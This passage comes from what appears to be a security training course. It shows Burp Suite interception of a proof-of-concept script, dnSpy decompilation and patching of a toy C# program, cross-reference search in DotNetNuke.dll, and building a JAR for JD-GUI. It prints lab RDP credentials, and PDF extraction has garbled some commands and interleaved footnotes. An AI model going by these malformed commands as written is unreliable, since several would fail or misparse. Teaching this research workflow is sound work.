


The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. In the status bar at the bottom, there is a message: "Logging of out-of-scope Proxy traffic is disabled". To its right is a "Re-enable" button. A red arrow points from the status bar message to this "Re-enable" button.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
1	http://detectportal.firefox.com	GET	/success.txt			200	379	text	txt	
2	https://atmail	GET	/			200	7803	HTML		Atn
6	https://atmail	GET	/js/jQuery/jquery-1.3.2.min.js			304	238	script	js	
7	https://atmail	GET	/js/jQuery/ui/jquery-ui-1.7.2.custom.m...			304	239	script	js	
8	https://atmail	GET	/js/xp.js			304	238	script	js	
9	https://atmail	GET	/js/browsercheck.js			304	238	script	js	
10	https://atmail	GET	/js/rememberme.js			304	237	script	js	

Figure 27: Re-enabling the out-of-scope traffic capture


We will then re-run our Python script, navigate back to the Target > Site map tab, right-click on the ManageEngine URL, and select Add to scope (Figure 28).



The screenshot shows the Burp Suite interface with the 'Scope' tab selected. On the left, there is a tree view of hosts. One host, "https://manageengine:8443", is highlighted with an orange border. A right-click context menu is open over this host, with the "Add to scope" option highlighted by a mouse cursor. Other options in the menu include "Spider this host", "Actively scan this host", and "Passively scan this host".

Figure 28: Adding the ManageEngine server to scope

Finally, we can navigate to the History tab, where we can inspect the captured ManageEngine request.



The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'HTTP history' tab is active. A table lists various requests, including several from 'http://atmail' and one from 'https://managengine:8443'. The selected request is for the root URL ('/'). The raw response content is displayed below, showing standard HTML headers and a simple page structure.

```

HTTP/1.1 200 OK
Server: Apache/2.4.11
Date: Fri, 09 Sep 2016 14:06:18 GMT
Content-Type: text/html
Content-Length: 261
Last-Modified: Fri, 09 Sep 2016 14:06:18 GMT
Connection: close

<!-- $Id -->
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 4.01 Transitional//EN">
<html>

```

Figure 29: Viewing the Python script request in the Proxy tab

At this point, we could also repeat the step from Figure 11, in order to only show `inScope` items in our history.

While the previous example is rather simple in nature, it provides us with a starting point for proof-of-concept scripts we will develop in later modules. As these scripts will grow in complexity, we suggest that you become more familiar with the `requests` Python library.

1.2.1 Exercise

Repeat the steps outlined in this section and make sure you can intercept HTTP requests from the proof-of-concept script.

1.3 Source Code Recovery

As we mentioned at the beginning of this module, the ability to recover the source code from web applications written in compiled languages is extremely valuable. In this course, we will be focusing mainly on Java and .NET source code recovery, as they are directly related to the vulnerable applications we will explore.

1.3.1 Managed .NET Code

Later in the course, we will deal with a vulnerable version of the DotNetNuke¹¹ .NET web application. This implies that we will need to decompile managed .NET executable files as well. Once again, there are a number of tools that can accomplish this goal, some of which even

¹¹ (DNN Corp., 2020), <https://www.dnnsoftware.com/>

integrate seamlessly with Visual Studio. A nice addition to the most commonly used .NET decompilers is that they can also easily be used as debuggers.

With that said, we will use the freely available *dnSpy*¹² decompiler and debugger for this purpose, as it provides us with all the necessary functionality to achieve our goals.

dnSpy makes use of the *ILSpy*¹³ decompiler engine in order to extract the source code from a .NET compiled module.

1.3.1.1 Decomilation

To demonstrate a very basic workflow that can be used when dealing with .NET executables, we will make use of a simple C# example program. Let's first connect to the DNN lab machine through remote desktop from Kali. You can find the correct credentials in your course material.

```
kali@kali:~$ xfreerdp +nego +sec-rdp +sec-tls +sec-nla /d: /u: /p: /v:dnn
/u:administrator /p:studentlab /size:1180x708
```

Listing 5 - Using xfreerdp to connect to the DNN VM

Then let's create a text file on the Windows virtual machine desktop using Notepad++ with the following code:

```
using System;

namespace dotnetapp
{
    class Program
    {
        static void Main(string[] args)
        {

            Console.WriteLine("What is your favourite Web Application Language?");
            String answer = Console.ReadLine();
            Console.WriteLine("Your answer was: " + answer + "\r\n");
        }
    }
}
```

Listing 6 - A basic C# application

We will save this file as test.cs. In order to compile it, we will use the csc.exe¹⁴ compiler from the .NET framework.

```
c:\Users\Administrator\Desktop>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
test.cs
```

¹² (0xd4d, 2020), <https://github.com/0xd4d/dnSpy>

¹³ (ICSharpCode , 2020), <https://github.com/icsharpcode/ILSpy>

¹⁴ (MicroSoft, 2017), <https://docs.microsoft.com/en-us/dotnet/csharp/language-reference/compiler-options/command-line-building-with-csc-exe>

Listing 7 - Compiling the test executable


```

Administrator: Command Prompt
Microsoft Windows [Version 6.3.9600]
© 2013 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd Desktop
C:\Users\Administrator\Desktop>c:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe test.cs
Microsoft (R) Visual C# Compiler version 4.7.3062.0
for C# 5
Copyright (C) Microsoft Corporation. All rights reserved.

This compiler is provided as part of the Microsoft (R) .NET Framework, but only
supports language versions up to C# 5, which is no longer the latest version. For
compilers that support newer versions of the C# programming language, see http
://go.microsoft.com/fwlink/?LinkId=533240

C:\Users\Administrator\Desktop>_

```

Figure 30: Using CSC.exe to compile

Once our `test.exe` is created, we will execute it to make sure it works properly.

```
c:\Users\Administrator\Desktop>test.exe
What's your favorite web application language?
C-Sharp
Your answer was: C-Sharp
```

Listing 8 - Testing the sample executable

We can now open dnSpy and see if we can decompile the code for this executable. In order to do that, we will drag the `test.exe` file to the `dnSpy` window. This will automatically trigger the decompilation process in `dnSpy`.




Figure 31: Test.exe in dnSpy

To view the source code of this executable, we will have to expand the *test* assembly navigation tree and select *test.exe*, *dotnetapp*, and then *Program*, as shown in Figure 32. In the same figure




Figure 32: Navigating to the decompiled source code

1.3.1.2 Cross-References

When analyzing and debugging more complex applications, one of the most useful features of a decompiler is the ability to find cross-references¹⁵ to a particular variable or function. This allows the researcher to better understand the code logic by studying the execution flow statically or even setting strategic breakpoints¹⁶ to debug and inspect the target application at runtime. Let's see how cross-references work in *dnSpy* with a basic example.

¹⁵ (Wikipedia, 2020), <https://en.wikipedia.org/wiki/Cross-reference>

you can see that the decompilation process was successful.

¹⁶ (Wikipedia, 2019), <https://en.wikipedia.org/wiki/Breakpoint>

Let's suppose that while studying our DotNetNuke target application, we noticed a few *base64* encoded values in the HTTP requests captured by BurpSuite. Since we would like to better understand where these values are decoded and processed within our target application, we could make the assumption that the function(s) name(s) that handle *base64* encoded values contain the word "base64".

We'll follow this assumption and start searching for these functions in *dnSpy*. For a thorough analysis we should open all the .NET modules loaded by the web application in our decompiler. However, for the purpose of this exercise, we'll only open the main DNN module, C:\inetpub\wwwroot\dotnetnuke\bin\DotNetNuke.dll, and search for the term "base64" within method names as shown in Figure 33.




Figure 33: Opening DotNetNuke.dll

The search result provides us with a list of method names containing the `base64` term (Figure 34).




Figure 34: Searching for a base64 string

Let's now pick one of the functions and try to find its cross-references. We'll start by choosing the `Base64UrlDecode` function. We'll right-click on it and then select the `Analyze` option from the context menu.




Figure 35: Analyzing a function

We should see the results of this action in the *Analyzer* window. Specifically, if we expand the function name, we see two options: *Used By* and *Uses* (Figure 36).



Figure 36: Finding cross-references for a given function

As the name suggests, if we expand the *Used By* node, we should see all the places where our example function is called within the target DLL, which is extremely useful when analyzing source code. If we now click on the cross-reference, *dnSpy* takes us where the function call is issued in the source code (Figure 37).

The screenshot shows the dnSpy code editor for the 'FacebookRequestController.cs' file. The code is as follows:

```

122     string[] array = rawSignedRequest.Split(new char[]
123     {
124         ','
125     });
126     string text = array[0];
127     string text2 = array[1];
128     if (!string.IsNullOrEmpty(text) && !string.IsNullOrEmpty(text2))
129     {
130         UTF8Encoding utf8Encoding = new UTF8Encoding();
131         byte[] inArray = FacebookRequestController.SignWithHmac(utf8Encoding.GetBytes(text2), utf8Encoding.GetBytes
132             (secretKey));
133         string a = FacebookRequestController.Base64UrlDecode(Convert.ToBase64String(inArray));
134         if (a == text)
135         {
136             return true;
137         }
138     }
139     return false;
140 }
141

```

A specific line of code, 'string a = FacebookRequestController.Base64UrlDecode(Convert.ToBase64String(inArray));', is highlighted with a red rectangle, indicating it is the cross-reference being analyzed.

Figure 37: Showing the cross-reference in the source code

1.3.1.3 Modifying assemblies

Finally, we want to briefly mention the *dnSpy* ability to arbitrarily modify assemblies. This comes in very handy when we need to add debugging statements to a log file for example, or alter assemblies' attributes in order to better debug our target application.

In order to demonstrate this technique, we will briefly return to our previous custom executable file and edit it using *dnSpy*. Let's right click *Program* and choose *Edit Class* (Figure 38).




Figure 38: Editing a class in *dnSpy*

Then we'll change the string that says "Your answer was:" to "You said:" (Figure 39).

Edit Class - Program @0x0000002

```

1  using System;
2
3  namespace dotnetapp
4  {
5      // Token: 0x02000002 RID: 2
6      internal class Program
7      {
8          // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
9          private static void Main(string[] args)
10         {
11             Console.WriteLine("What is your favorite Web Application Language?");
12             string str = Console.ReadLine();
13             Console.WriteLine("You said: " + str + "\r\n");
14         }
15
16         // Token: 0x06000002 RID: 2 RVA: 0x00002085 File Offset: 0x00000285
17         public Program()
18     {
19     }
20 }
21
22

```

Figure 39: Modifying code the source code with dnSpy

And finally, we will click *Compile*, then *File > Save All* to overwrite the original version of the executable file (Figure40, Figure41).




Figure 40: Saving our modified assembly




Figure 41: Replacing our original test.exe file

If we go back to our command prompt and re-run test.exe, we see that the second print statement now shows "You said:" (Figure 42).



Figure 42: Running an edited executable

Using a very basic example application, we have demonstrated how to recover the source code of .NET-based applications and find cross-references with the help of our favorite decompiler. We also demonstrated how to modify and save a .NET assembly file. Even if this last feature does not appear particularly useful at the moment, it will come handy later on in the course when we will have to alter assemblies attributes in order to better debug our target application.

1.3.2 Decompiling Java classes

While there are many tools that are capable of decompiling Java bytecode (with various degrees of success), in this course we will use the *JD-GUI* decompiler. Java-based web applications primarily consist of compiled Java class files that are compressed into a single file, a Java ARchive or JAR file. Using *JD-GUI*, we can extract the class files and subsequently decompile them back to Java source code.

We will walk through a quick example of using *JD-GUI* by making a test JAR file and then decompiling it. Let's start on Kali and create a directory called JAR. Within this directory we will create a file named test.java containing the following code:

```
import java.util.*;

public class test{
    public static void main(String[] args){
Scanner scanner = new Scanner(System.in);
        System.out.println("What is your favorite Web Application Language?");
        String answer = scanner.nextLine();
        System.out.println("Your answer was: " + answer);
    }
}
```

Listing 9 - A simple Java application

This basic Java application asks the end-user what their favorite language is and prints the answer out to the console. As part of the compilation process, we also set the Java source and target versions to 1.8, which is the current long term suggested version from Oracle (Listing 10).

```
kali@kali:~$ javac -source 1.8 -target 1.8 test.java
warning: [options] bootstrap class path not set in conjunction with -source 1.8
1 warning kali@kali:~$
```

Listing 10 - Setting the relative Java version during compilation

After compiling the source code, we will obtain a Java class file named test.class in our JAR directory. In order to package our class as a *JAR* file, we will need to create a manifest file.¹⁵ This is easily accomplished by creating the directory JAR/META-INF and then adding our test class to the MANIFEST.MF file as shown below.

```
kali@kali:~$ mkdir META-INF
kali@kali:~$ echo "Main-Class: test" > META-INF/MANIFEST.MF kali@kali:~$
```

Listing 11 - Creating the manifest for the JAR test file

¹⁵ (Oracle, 2019), <https://docs.oracle.com/javase/tutorial/deployment/jar/manifestindex.html>

We are now ready to create our JAR file. We will do this by running the following command:

```
kali@kali:~$ jar cmvf META-INF/MANIFEST.MF test.jar test.class
added manifest
adding: test.class(in = 747) (out= 468) (deflated 37%) kali@kali:~$
```

Listing 12 - Creating the JAR test file

Let's then test our example class to make sure it's working properly:


```
kali@kali:~$ java -jar test.jar
What is your favorite Web Application Language?
Java
Your answer was: Java kali@kali:~$
```

Listing 13 - Testing the JAR test file

Great! Now that we know our JAR file works, let's copy it to the machine where *JD-GUI* is installed. In our lab, this is the ManageEngine virtual machine. One easy way to transfer files is to use a SMB server. On Kali, this can be done using an *Impacket* script. In our JAR directory, we will issue the following command:

```
kali@kali:~$ sudo impacket -smbserver test .
```

Listing 14~Creating a network share using the Impacket smbserver module



```

kali@kali:~/JAR
File Edit View Search Terminal Help
kali@kali:~/JAR$ sudo impacket -smbserver test .
[sudo] password for kali:
Impacket v0.9.15 - Copyright 2002-2016 Core Security Technologies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed

```

With our Samba server running, we need to connect to the *ManageEngine* server. To do so, we will

```
kali@kali:~$ xfreerdp +nego +sec -rdp +sec-tls +sec-nla /d: /u: /p: /v:manageengine
/u:administrator /p:studentlab /size:1180x708
```

Refer to your course materials to ensure you are using the correct RDP credentials. Once we are

use *xfreerdp*:

Listing 15 - Using xfreerdp to connect to the ManageEngine VM

connected to the ManageEngine server, we will use Windows file explorer and navigate to our Kali SMB server using the path \\your-kali-machine-ip\test. We will then copy the test.jar file to the desktop of the ManageEngine virtual machine. All that is left to do is open *JD-GUI* using the taskbar shortcut and drag our JAR file on its window.

